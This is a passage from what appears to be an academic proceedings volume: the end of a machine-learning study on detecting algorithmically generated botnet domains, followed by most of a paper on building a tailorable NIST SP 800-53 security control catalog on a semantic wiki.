


Table 2 Example of domains and their anomaly score, with respect to their length. The table shows malicious domains from class 2 with different lengths, as well as some legitimate domains that look random and have 12 characters. Those domains were part of an old botnet


True class	Domain name	Edit distance anomaly score	Domain length
malicious-2	sglzmfqmiw.com	0.3887	14
malicious-2	iuobhicxny.com	0.3883	14
malicious-2	pqkvqaqpi.com	0.3881	12
malicious-2	kmxnvuzy.com	0.3852	12
malicious-2	xsbhnwdn.com	0.242	12
legitimate	twkfxcuk.com	0.3829	12
legitimate	nwgfgrml.com	0.326	12
legitimate	vscjttcu.com	0.245	12

a small subset of domains with similar lengths emphasizes the noise and affects the results.

We verified those “legitimate” domains manually, and it seems that they were part of a botnet in the past. Using this unsupervised method, we were able to detect unknown malicious domains that were misclassified as legitimate in the organization’s dataset.

An example of domains from class 2 with different anomaly scores affected by their length, and of legitimate domains that have random characteristics with 12 letters, can be found in Table 2.

Fig. 9 AUC of different k values for KNN with JI



5.4.2 Jaccard Index

We obtained a dataset of bigrams representing all the domains from the training set. When testing a new domain, we compute its bigrams and compare the JI measure to the k th nearest domain bigrams, using the KNN model. To predefine the right k that yields minimal error with maximal accuracy, several values of k were tested until we found the suitable value that solves the problem. In the anomaly detection problem, a small value of k is chosen (usually less than 10), but not too small, i.e., $k = 1$, because such a model will not tolerate noise. We tested our model with different values of k between one and 10. Figure 9 shows the AUC of the model for the different values. It is easy to see that for $k = 2–10$, the model is robust, and there are no major differences between the different AUC results.

According to Fig. 9, the best k for detecting anomalies in the data correctly is 2. The results in Fig. 10 show the AUC of the classes when the value of k is set to 2.

The results of this classifier show significant improvement compared to the supervised implementation of JI in Sect. 5.3.2. While in the previous implementation (Fig. 5) the ROC curve of the different classes was the same with AUC of 0.75, our new classifiers yield 100% TPR with almost zero FPR for classes 1 and 4, and less than 10% FPR for class 3 and “all malicious” classes. When applying the classifiers to domains of class 2, a TPR of 100% results in FPR of 25%, and for 80% TPR, the FPR would be 10%.

5.4.3 One-Class SVM

In this model, the features extracted from the dataset are the same as those used in the binary supervised SVM, which are described in Sect. 2.

Fig. 10 TPR and FPR of unsupervised Jaccard index on bigrams





Fig. 11 TPR and FPR of OC-SVM



We trained the OC-SVM classifier with RBF kernel (see Sect. 5.3.3), and used 10-fold cross-validation with several values of γ and ν in order to choose the optimal parameters for the model and the kernel. We found that the best values of γ and ν for this problem are 0.1 and 0.25, respectively.

We tested the remaining domains through a decision function, which determines the distance of a new point from the margins. The greater the distance, the higher the probability that the domain is malicious. The results are shown in Fig. 10 (Fig. 11).

OC-SVM also fails in classifying domains that belong to class 2, but succeeds in classifying domains from class 1 and 4 with 0.99 and 0.93 AUC. The reason for the failure in class 2 might again be because of the legitimate random domains that make the malicious domains with 12 letters fall close to the separating hyperplane, as explained in Sect. 5.4.1.

6 Discussion

In this paper, we have discussed and evaluated various machine learning methods for detecting DGA domains, by analyzing only the alphanumeric characteristics of the domain names in a monitored network. We compared the performance of these techniques when applied to four classes of DGAs, as shown in Table 3.

As can be seen, the KNN model that uses the JI metric achieves the best AUC among all different classes, even better than the supervised methods. Nevertheless, the complexity of computing the JI metric between the bigrams of the tested domain and the training dataset is high. If the runtime is of primary concern, the OC-SVM model is the best choice among the unsupervised methodologies, while the best detection rate among the supervised methods is achieved by the ANN classification model.

Although the KNN model that uses the edit distance metric achieved poor AUC when applied to domains from class 2, it detected zero-day domains that were part of the *legitimate* domains. The characteristics of the malicious domains of class 2 are similar to some domains from the legitimate dataset that are actually part of an old DGA.

The advantages of the proposed unsupervised approaches are that only a small portion of manually labeled training data is required in order to fix the parameters of the model for classification, a process that requires significant human labor. It is also useful for cases in which there is not enough malicious data to train the model, or when trying to detect a new unseen DGA.

Another advantage of our proposals is that by calculating only alphanumeric features of the domain names, without having to analyze the network characteristics, the detection process becomes easier to implement while still having a high rate of accuracy.

Third, since we do not analyze the traffic behavior or cluster domains offline, but rather analyze any new domain name independently, our generated model can

Table 3 Comparison between the unsupervised and supervised methods by the AUC of the different classes. The best result of each class is marked in bold

	Unsupervised methods			Supervised methods			
	KNN (JI)	KNN (edit distance)	OC-SVM	KL divergence	JI	SVM	ANN
Class 1	1	1	0.99	0.1	0.79	1	1
Class 2	0.96	0.66	0.55	0.81	0.86	0.9	0.89
Class 3	1	0.86	0.83	0.22	0.96	0.81	0.95
Class 4	1	0.89	0.93	0.68	1	0.94	1
All malicious	0.99	0.88	0.86	0.4	0.86	0.91	0.95

be executed online to block suspicious domains in real time before the bots start to communicate with the C&C server.

After detecting a suspicious domain, the communication with its server can be blocked until further analysis of the domain's behavior can be applied by the security researchers.

In the future, we plan to take advantage of the knowledge about the process of generating DGA domains and try to develop a novel unsupervised approach for detecting DGAs in real time.

References

- Abu-Alia A (2015) Detecting domain flux botnet using machine learning techniques, Qatar University, College of Engineering
- Antonakakis M, Perdisci R, Nadji Y, Vasiloglou N, Abu-Nimeh S, Lee W, Dagon D (2012) From throw-away traffic to bots: detecting the rise of dga-based malware. In: Presented as part of the 21st USENIX security symposium (Usenix Security 12), pp 491–506
- Boser BE, Guyon IM, Vapnik VN (1992) A training algorithm for optimal margin classifiers. In: COLT 1992 Proceedings of the fifth annual workshop on computational learning theory. New York
- Caudill M (1989) Neural nets primer, part VI. *AI Expert* 4(2):61–67
- Chang Y, Hsieh C, Chang K, Ringgaard M, Lin C (2010) Training and testing low-degree polynomial data mappings via linear SVM. *Mach Learn Res* 11:1471–1490
- Cover T, Hart P (1967) Nearest neighbor pattern classification. *IEEE Trans Inf Theory* 13(1):21–27
- Dennis A, Rossow C, Stone-Gross B, Plohmann D, Bos H (2013) Highly resilient peer-to-peer botnets are here: an analysis of gameover zeus. In: 2013 8th international conference on malicious and unwanted software: the americas (MALWARE), pp 116–123
- Fawcett T (2006) An introduction to ROC analysis. In: An introduction to ROC analysis, pp 861–874
- Fitzgibbon N, Wood M (2009) Conficker. C: a technical analysis. Sophos Inc., SophosLabs
- Jaccard P (1901) Distribution de la flore alpine: dans le bassin des dranses et dans quelques régions voisines. *Rouge*
- Kohavi R (1995) A study of cross-validation and bootstrap for accuracy estimation and model selection. In: Proceedings of the fourteenth international joint conference on artificial intelligence. San Mateo
- Kullback L, Leibler RA (1951) On information and sufficiency. In: The annals of mathematical statistics. Institute of Mathematical Statistics, pp 79–86
- McGrath DK, Gupta M (2008) Behind phishing: an examination of phisher modi operandi. In: LEET
- Namazifar M, Pan Y (2015) Research spotlight: detecting algorithmically generated domains. Cisco. <http://blogs.cisco.com/security/talos/detecting-dga>. Accessed 8 Aug 2015
- Navarro G (2001) A guided tour to approximate string matching. *ACM Comput Surv (CSUR)* 33(1):31–88
- Nguyen T-D, CAO T-D, Nguyen I-G (2015) DGA botnet detection using collaborative filtering and density-based clustering. In: SoICT 2015 Proceedings of the sixth international symposium on information and communication technology. New York
- Panda Security (2015) CryptoLocker: What is and how to avoid it
- Plohnmann D, Gerhards-Padilla E, Leder F (2011) Botnets: detection, measurement disinfection & defence, the european network and information security agency (ENISA)
- Porras PA, Saidi H, Yegneswaran V (2009) A foray into conficker's logic and rendezvous points. In: LEET

- Rahimian A, Ziharati R, Preda S, Debbabi M (2014) On the reverse engineering of the citadel botnet. In: Foundations and practice of security. Springer International Publishing, pp 408–425
- Royal P (2008) Analysis of the Kraken Botnet. Damballa
- Sandeep Y, Ashwath Kumar Krishna R, Narasimha RAL, Supranamaya R (2010) Detecting algorithmically generated malicious domain names. In: Proceedings of the 10th annual conference on internet measurement. New York
- Schölkopf B, Smola WRCAJ, Shawe-Taylor J (1999) Support vector method for novelty detection. In: NIPS, vol 12, pp 582–588
- Shevchenko S (2010) Domain name generator for murofet. <http://blog.threatexpert.com/2010/10/domain-name-generator-for-murofet.html>
- Sinegubko D (2009) Twitter API still attracts hackers. <http://blog.unmaskparasites.com/2009/12/09/twitter-api-still-attracts-hackers/>. Accessed 09 Dec 2009
- Stone-Gross B, Cova M, Cavallaro L, Gilbert B, Szydlowski M, Kemmerer R, Kruegel C, Vigna G (2009) Your botnet is my botnet: analysis of a botnet takeover. In: Proceedings of the 16th ACM conference on computer and communications security. ACM
- Williams DRGHR, Hinton GE (1986) Learning representations by back-propagating errors. Nature 323:533–536
- Wolf J (2008) Technical details of Srizbi's domain generation algorithm. FireEye
- Yazdi S (2014) A closer look at cryptolocker's DGA, Fortinet. <https://blog.fortinet.com/2014/01/16/a-closer-look-at-cryptolocker-s-dga>. Accessed 16 Jan 2014

Tailorable Representation of Security Control Catalog on Semantic Wiki



Riku Nykänen and Tommi Kärkkäinen

Abstract Selection of security controls to be implemented is an essential part of the information security management process in an organization. There exist a number of readily available information security management system standards, including control catalogs, that could be tailored by the organizations to meet their security objectives. Still, it has been noted that many organizations tend to lack even the implementation of the fundamental security controls. At the same time, semantic wikis have become popular collaboration and information sharing platforms that have proven their strength as an effective way to distribute domain-specific information within an organization. This paper evaluates the adequacy of the semantic wiki as a security control catalog platform for building an information security knowledge base that would especially help small and medium-sized enterprises to develop and maintain their security baseline.

1 Introduction

Taking care of information and cybersecurity is a must for modern organizations to guarantee business continuity. Small- and medium-sized enterprises (SME) especially struggle with the limited resources and lack of knowledge (Yeniman Yıldırım et al. 2011). Information security management system (ISMS) is a commonly applied approach to develop, validate, and maintain information security in organizations. Availability of information security management systems that would have been designed to cope with the SMEs is still scarce (Barlette and Fomin 2008; Lyubimov et al. 2011).

The major information security management systems, including ISO/IEC 27001 (2013) and NIST SP 800-39 (NIST Special Publication 2011), are based on a risk management approach. Hence, organizations perform risk analysis to determine the

R. Nykänen (✉) · T. Kärkkäinen

Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: riku.t.nykanen@student.jyu.fi

threats to their assets. In addition to detecting the threats, risk analysis should also reveal the likelihood and impact of the threats on the assets, which are used to prioritize the risks. Based on the prioritization, an organization will implement security controls to mitigate risks or eventually accept the residual risk.

Security control is a countermeasure that mitigates risks caused by threats. Depending on the characteristics of the organization, different security controls can be beneficial. There exist a number of security control catalogs, including ISO/IEC 27002 (2013), NIST SP 800-53 (NIST Special Publication 800-53 Revision 2013), and BSI IT-Grundschutz Catalog (BSI 2013), that organizations can use to determine appropriate security controls to meet their organizational security objectives. Security control catalogs are usually presented in the document format, NIST SP 800-53 being an exception, because it is also available in the structured XML format.

In this article, we propose establishing a tailorabile security control catalog using a semantic wiki. The main research question is to evaluate whether a semantic wiki would provide a usable platform for constructing an organizational knowledge base for information security. Such a knowledge base could provide a platform for SME organizations to use and reuse existing public security control catalogs as a service. The contents of the rest of the article are as follows: the next section represents necessary background on security controls and semantic wikis. The third section states the main research objective and describes the steps of the research process. In the fourth section, results of the research are displayed. The last section includes a discussion and ideas for future work.

2 Background

2.1 Security Controls

Some ISMS standards, like ISO 27001 (2013), define the security baseline that sets minimum objectives that the ISMS of the organization should meet. The organization then selects security controls that are appropriate for its functions and assets that will mitigate risks to an acceptable level. Fenz et al. (2014) point out that successful control selection is one of the top challenges in information security management.

There exist a number of approaches to security control selection. For example, the widely applied and established ISO/IEC 27001 (2013) requires that organization determine all necessary controls from any source and compare them to a comprehensive list of controls defined by the ISO/IEC 27001 Annex A so that no necessary controls are omitted. On the other hand, German BSI IT-Grundschutz Catalogs (BSI 2013) define an exhaustive list containing over 1400 security controls from which an organization can select the appropriate controls. For an SME, this is an overwhelming task.

NIST Special Publication 800-53 revision 4 (2013) defines security and privacy controls for federal information systems and organizations. Although this is a speci-

fication for federal organizations, it is applicable to enterprises as well (Ross 2007). The actual control catalog defines three baselines that can be used: low-impact, moderate-impact, and high-impact information systems.

In addition to the baselines, NIST SP 800-53 (2013) defines priorities for controls to help an organization to sequence the control implementation. Priority is also defined in the three level scales: P1 (first), P2 (next), and P3 (the last). The specification highlights that priority should not be applied to the control selection, but only in the implementation order of the controls. The security controls that do not belong into any baseline use priority P0.

Because of its structure and availability, NIST SP 800-53 release 4 (2013) was selected as the information security management specification baseline that we will use here. The controls of the specification have been published in the XML format. The XML presentation of NIST SP 800-53¹ is an available document containing security controls in the structured format. Other security baseline documents or their control catalogs, like ISO/IEC 27001 (2013) and ISO/IEC 27002 (2013), are not freely available in such a structured format.

2.2 Semantic Wiki

A wiki is a website that allows one to create, modify, and share hypertext content (Lahoud et al. 2014). Wiki systems are becoming more popular as knowledge and information management tools. As pointed out by (Kleiner et al. 2009), “wikis are often used as internal collaboration tools in companies or projects in order to facilitate knowledge management between coworkers.” Semantic wikis extend basic wiki platforms with the ability to represent, query, and manage structured information. Here, our focus is on structured information security knowledge management of security controls.

In a non-semantic wiki, pages are classified using categories. This means that each page can belong to zero or more categories, which can be used to create hierarchies of pages. Categories are not used to perform searches with conditions, but only to classify pages. Hence, a semantic wiki can implement more functions dynamically based on the semantic search, which is not possible in the non-semantic wiki platforms.

A semantic wiki adds the possibility of defining properties that are set on the page. This means, for example, that for each page describing a city, we can include the information on the number of inhabitants. With semantic query, it is then possible to search cities with more than 100.000 inhabitants, as the queries support comparison operators for semantic properties. With the non-semantic wiki, it is only possible to find pages by classification (categories) or matching text. The semantic search is one of the emphasized functions of semantic wikis and it has been utilized, e.g., by

¹<https://nvd.nist.gov/static/feeds/xml/sp80053/rev4/800-53-controls.xml>

Lahoud et al. (2014), Kleiner et al. (2009), and Garcia et al. (2010), as part of the work to be described next.

Semantic wikis can and have been used in organizations to improve their general knowledge management. Lahoud et al. (2014) propose a dedicated knowledge management system based on a semantic wiki to integrate the views of different business actors in product design projects. A semantic framework for managing IT systems' monitoring information, the configuration items, on hosts, services, and network devices was described in Kleiner et al. (2009). In software engineering, a semantic platform for storing best practices related to initiation and closing phases of software projects was presented in Elkaffas and Wagih (2013). Garcia et al. (2010) advanced the quality management of software projects by developing an externally audited tool (according to ISO9001:2008) for the quality management system of the project documents. This work is closest to the present work, focusing on the security management. Moreover, Khanom et al. (2015) used the Semantic MediaWiki to construct their demonstrator for the empirical evaluation of their icon-based requirements management approach. A dated summary of possible scenarios is provided by Geisser et al. (2008). To conclude, software engineering, systems management, and knowledge base needs have been especially addressed using semantic wikis, but—as far as we are aware—this is the first work that proposes utilizing them in the field of information security management.

Technically, Semantic MediaWiki (SMW) is an extension of MediaWiki, the platform used by Wikipedia. It adds semantic annotations to the MediaWiki platform that can be used, for example, to organize, tag, and search a wiki's content (SMW website). SMW will be used here as the basic wiki technology. Note that the same enlarged platform was also used by Elkaffas and Wagih (2013) and García et al. (2010).

3 Construction of Security Control Knowledge Base

We propose transforming and managing the security controls of the NIST SP 800-53 specification appendix F on a semantic wiki. Using features of the semantic wiki, we add new viewpoints to the specification to help an organization (especially an SME) in selection of security controls. These views are not available as such in the document format specification or the NIST National Vulnerability Database website 800-53 catalog (<https://web.nvd.nist.gov/view/800-53/home>).

To be more specific, we utilize the search functions to create dynamic views of the controls through which an organization can sort and filter controls by the baseline and the priority. In addition, we will modify the views to display wider information on the related controls to help an organization in the assessment and selection of the relevant controls.

The realized research and development process was composed of the following steps:

1. Analysis of the NIST SP 800-53 structural model.
2. Mapping of the model to semantic wiki concepts.
3. Building transformations to create structured documents from NIST SP 800-53 content that was imported into a wiki.
4. Validation of the semantic model and the transformation results.
5. Definition of additional views to data using semantic wiki features.

The presented process follows the method for semantic knowledge base construction as presented by Yao et al. (2014). However, the method by Yao et al. (2014) was extended with an additional last step to define new views for the security control catalog in order to validate the usability of the SMW as the security control knowledge base.

3.1 Structural Model

Our first step was to analyze the basic structure of the NIST SP 800-53 specification. Analysis was made based on the XML representation of NIST SP 800-53 revision 4 controls. The structural model of the security controls is presented in Fig. 1 using UML.

At the highest level of specification, security controls are grouped into 18 control families. Control families themselves do not have any property other than their title, but they have an identifier consisting of two letters. In the XML schema, each security control contains the control family in a textual format without any specific datatype for the family.




Fig. 1 NIST SP 800-53 structural model

The security control is identified by a hierarchical identifier, which is the unique for each control. It contains an abbreviation of the control family together with the number of the control that is unique within the control family. Each control belongs to only one control family. The security control has a name, defined in the attribute title. The actual description of the control is within the statement, which can contain sub-statements. Most of the controls also have supplemental guidance that can provide additional implementation considerations or explanatory text (NIST SP 800-53 2013).

Security controls are divided into three baselines: low, moderate, and high impact. A security control can belong to one or more baselines, but some of the compensating controls might not belong to any baseline. The organization should select their desired baseline based on, first, “strength of security functionality”, and second, “degree of confidence supported by the depth and coverage of associated security evidence, that the security functionality is complete, consistent, and correct.” Where the low baseline contains controls that are essential for all organizations, a high baseline sets minimum assurance in cases when high security is required. The controls within baselines are not definitive and *the baselines can be tailored to suit the organizational requirements*. In the beginning of the tailoring process, it is expected that all controls of the selected baseline are implemented, but during the tailoring process, some controls may be eliminated or replaced with the compensating controls (NIST SP 800-53 2013).

The priority code is attached to each security control, which is meant to help organizations control the implementation order of the controls. Security controls with priority code 1 are intended to be implemented first, controls with priority code 2 should be implemented next, and controls with priority code 3 are last. Priority code 0 implies that the security control is not selected in any baseline. Priority codes are intended to be used only to define the implementation order of securing the available resources of the organization, not as the control selection criteria (NIST SP 800-53 2013).

Some security controls have one or more control enhancements, which provide additions to the main control. Control enhancements have separate baseline definitions and, hence, all enhancements may not be applicable on the same security baseline to which the base security control belongs. For example, security control “AC-2 Account management” belongs to the low, moderate, and high baselines, but some of its enhancements belong to the moderate and high baselines or only to the high baseline. Like security controls, control enhancements are described within the statements, which can contain sub-statements.

The security controls can also have references to other specifications, like other NIST special publications, and external information sources. The references have name and URL properties.

3.2 Control Catalog Ontology for SMW

Gruber (2009) states that “ontology defines a set of representational primitives with which to model a domain of knowledge or discourse.” Primitive concepts in the definition of an ontology are classes, properties (also called attributes), and relations between the classes. The ontology models knowledge of a topic area using the presented primitives.

Table 1 represents the ontology of the security control catalog for the semantic wiki. It contains four classes that are extracted from the NIST SP 800-53 specification, properties for the classes, and relationships between the classes. Relationships are presented through property references:

- (1) Array elements can refer to a security control or a control enhancement identifier, but there can also be other text.
- (2) A unique string format key based on the control identifier that is generated in the transform. It is used to maintain the logical ordering, when searching wiki pages.

In the definition of the ontology, the data model of the Semantic MediaWiki was taken into account. In the SMW, data is organized around wiki pages having a number of properties. In the SMW, a wiki page is identified by its name. From a wiki user’s point of view, it does not make sense to define pages according to single sentence textual content. Therefore, in the ontology, we combine statements, which are just short textual definitions, into a single textual property called a ‘Description’ instead of creating a separate wiki page for each statement. Utilizing this approach, we are able to produce wiki pages that include similar representations of security controls and control enhancements than the document format specification.

In the SMW, information is organized into pages. As in the non-semantic wiki, pages can belong to categories, which are used to group similar pages. Categories are matched to classes of the definition of the ontology by Gruber (2009), when a category is used to group all pages that contain certain content, pertaining, for example, to a particular movie, book, or actor. In a non-semantic wiki, a page is usually defined as formatted free text, and search operations try to find certain text within the page. In the semantic wiki, each page can define a set of properties that describe contents of the page. As semantic wiki has properties, semantic queries can be implemented to find the pages containing certain values for the properties. While a non-semantic wiki can only be searched using free-text search and categories, semantic wikis have more elaborate search options that enable one to find specific content and avoid the problems of a free-text search.

In the SMW, it is possible to aggregate information from multiple pages using the semantic search. In the definition of the security control catalog, we utilized this feature on multiple pages to provide more information for a user than just a link to another page. For example, in the listing of controls in a certain control family, we also included identifier, name, priority, and baselines of the control. The list is generated automatically based on the set properties in the pages defining the security controls.

Table 1 Ontology of the security control catalog for a semantic wiki

Class	Property	Type	Constraints	Refers to
Control family	Name	Page		
Security control	Name	Page		
	Identifier	Text		
	Priority	Text	Allowed values P0, P1, P2 and P3.	
	Baselines	Text array	Allowed values Low, Mod and High.	
	Family	Text		Control family—Name
	Sortkey	Text	(2)	
	Description	Text		
	Guidance	Text		
Control enhancement	Related controls	Text array		Security con- trol—Identifier
	External references	Text array		External refer- ence—Name
	Retired	Text		
	Incorporated	Text array		(1)
	Name	Page		
	Identifier	Text		
	Baselines	Text array	Allowed values Low, Mod and High.	
	Control reference	Text		Security control—Name
	Sortkey	Text	(2)	
	Description	Text		
	Guidance	Text		
	Related controls	Text array		Security con- trol—Identifier
	Retired	Text		
	Incorporated	Text array		(1)
External reference	Name	Page		
	Link	URL		

MediaWiki has the page template feature, which defines a reusable structure that can be shared by multiple pages. In the Semantic MediaWiki (SMW), it is possible to use semantic properties within such templates. To utilize the defined ontology, we created four templates for the SMW that match the defined ontology classes: Control family, Security control, Control enhancement, and External reference. Properties of the classes as presented in Table 1 were directly applied to each page template. The actual wiki pages, which are instances of the classes, are composed from the given properties.

3.3 Construction and Validation of the Transformation

Semantic MediaWiki data transfer extension provides XML import functionality. With the extension, it is possible to create wiki pages from the contents of the XML file using the page templates. Hence, we implemented XSL transformations to generate the wiki pages from the NIST SP 800-53 XML file. Table 2 summarizes the implemented transformations, including their input and output.

Transformed pages only use properties to define the pages. In other words, pages do not contain any free wikitext, but the page structure is defined in the page templates and the displayed content is set in the properties of each page or generated by the queries, which is explained later.

In the transformation, in addition to properties, the name of the page is defined. In the specification, there exist few naming conflicts between control families, security controls, and control enhancements. For example, “Risk Assessment” is the name of the control family and security control RA-3. Because wiki pages must have unique names, an identifier of the security control and control enhancement was added to the page title to make the titles unique.

Validation of the constructed semantic model was performed in two ways. First, we used the SMW build-in special pages. The special pages provide metadata of the

Table 2 Implemented XSL transformations

Transformation	Input data	Output data
Control family	Distinct values of security control elements' control family attribute	Control family element for each distinct value with name attribute defined
Security control	Security control definition excluding control enhancements	Security control element with statements aggregated to description property
Control enhancement	Control enhancements of each security control	Control enhancement element with statements aggregated to description property
References	Distinct values of reference items of security controls	External reference elements with name and link

SMW contents, such as a list of all pages, pages with a property, and a list of the properties. The contents of the special pages were then validated against the original XML file content using XPath expressions to search the same data from the XML file. Second, validation was also performed using semantic searches, more specifically, using the so-called ask function of the SMW. Again, results of the semantic queries were successfully compared to the results of the XPath statements performed with the original XML file.

3.4 Advantages of a Semantic Wiki in Construction

To take advantage of semantic wiki functions, we implemented additional views to the security control data that cannot be obtained in the document or the NIST website format. These functionalities especially allow SMEs to better manage the tailoring process of their security controls.

3.4.1 Listing Security Controls by Priority and Baseline

NIST SP 800-53 specification or the NIST website does not provide functionality from which one could select a baseline and then order the controls based on their priority. With the semantic wiki, such functionality can be implemented using the query form. The form, as shown in Fig. 2, is used to input the selected baseline and priority. If either selection is left empty, all values of the property are returned. Selecting the baseline “Low” returns only security controls for the low-impact systems, and the controls can be ordered in the result table according to the attribute shown, such as priority.

Listing is generated using the semantic search through the location of all pages belonging to the “Security control” category, having defined values for the properties “baseline” and “priority”. If an organization were to adopt priorities for its own operations, then search results would be different after these properties were changed.

3.4.2 List of Related Controls

In the document format of the NIST SP 800-53, the related controls are listed by their identifiers (number). In the web version, the related controls are still presented with the identifiers, but also as hyperlinks that can be followed so the user can find out the controls name and other properties. With the controls having multiple related controls, finding their details requires browsing through all the linked pages.

As shown in Fig. 3, we enhanced the view of the security controls by listing the related controls in the table. In the table, we display not only the identifier of the related control but also the name, priority, and baseline information. This will help an organization, for example, to choose to implement certain low-impact controls, as

Run query: Control listing

Baseline : Low

Priority : P3

Controls belonging to Low baseline and having P3 priority:

Identifier	Name	Baselines	Priority
AC-14	Permitted actions without identification or authentication	Low,Mod,High	P3
AC-22	Publicly accessible content	Low,Mod,High	P3
AT-4	Security training records	Low,Mod,High	P3
AU-11	Audit record retention	Low,Mod,High	P3
CA-5	Plan of action and milestones	Low,Mod,High	P3
PE-8	Visitor access records	Low,Mod,High	P3
PS-6	Access agreements	Low,Mod,High	P3
PS-8	Personnel sanctions	Low,Mod,High	P3

Fig. 2 SMW page querying security controls by baseline and priority. Both query selections and the resulting table are shown

Related controls

Identifier	Name	Priority	Baselines
AC-3	Access enforcement	P1	Low,Mod,High
AC-6	Least privilege	P1	Mod,High
PS-2	Position risk designation	P1	Low,Mod,High
PE-3	Physical access control	P1	Low,Mod,High
PE-4	Access control for transmission medium	P1	Mod,High

Fig. 3 Screenshot of the related controls of security control “Separation of duties”

they can immediately see which of the related controls are valid on the low-impact baseline. The list is implemented using semantic query, as the semantic property of related controls of a security control can be used to execute such a query dynamically.

3.4.3 Control Catalog Metrics

Semantic search enables the user to implement various metrics of the control catalog. Figure 4 presents a number of different types of page in the control catalog.

Control catalog metrics

Control metrics	
Number of security controls	256
Number of retired security controls	16
Number of non-retired security controls	240
Control enhancement metrics	
Number of security control enhancements	666
Number of retired security control enhancements	80
Number of non-retired security control enhancements	586
Other metrics	
Control families	18
Number of distinct external references	60

Fig. 4 Control catalog metrics after initial data import from the NIST XML source

Identifier ↴	Name	Priority ↴	Referring ↴	Referred ▾
AC-3	Access enforcement (AC-3)	P1	19	33
SC-7	Boundary protection (SC-7)	P1	9	24
PM-9	Risk management strategy (PM-9)		1	23
SI-4	Information system monitoring (SI-4)	P1	18	21
CA-7	Continuous monitoring (CA-7)	P2	12	20
AC-2	Account management (AC-2)	P1	21	19
AC-17	Remote access (AC-17)	P1	16	19
CM-6	Configuration settings (CM-6)	P1	5	19
CP-2	Contingency plan (CP-2)	P1	13	19
AC-6	Least privilege (AC-6)	P1	6	17
AT-3	Role-based security training (AT-3)	P1	7	17
MP-4	Media storage (MP-4)	P1	5	16
PE-3	Physical access control (PE-3)	P1	9	16
SA-12	Supply chain protection (SA-12)	P1	17	16

Fig. 5 Security controls sorted by number of referrals

Metrics are not limited to the counts of the types of page or properties. With an SMW template query, it is possible to implement subqueries and provide more complex metrics.

Figure 5 presents referral metrics of the security controls counted using template queries. A template query is required to perform a subquery count number of controls referring to each control. In the NIST SP 800-53 (2013), referrals have only one direction. Using semantic template query allows us to calculate for each security control the number of other controls it refers to and the number of controls that refers to it, respectively. Hence, the page is the result of the execution of multiple wiki page templates. Results can be sorted by any column; in the figure above, it is sorted by the “referred” count. We can see from the results that security control

“Risk management strategy” refers only to one other control, but is referred to by 23 other controls. This can indicate that risk management strategy is a fundamental control that is expected to be implemented by the other controls.

4 Discussion

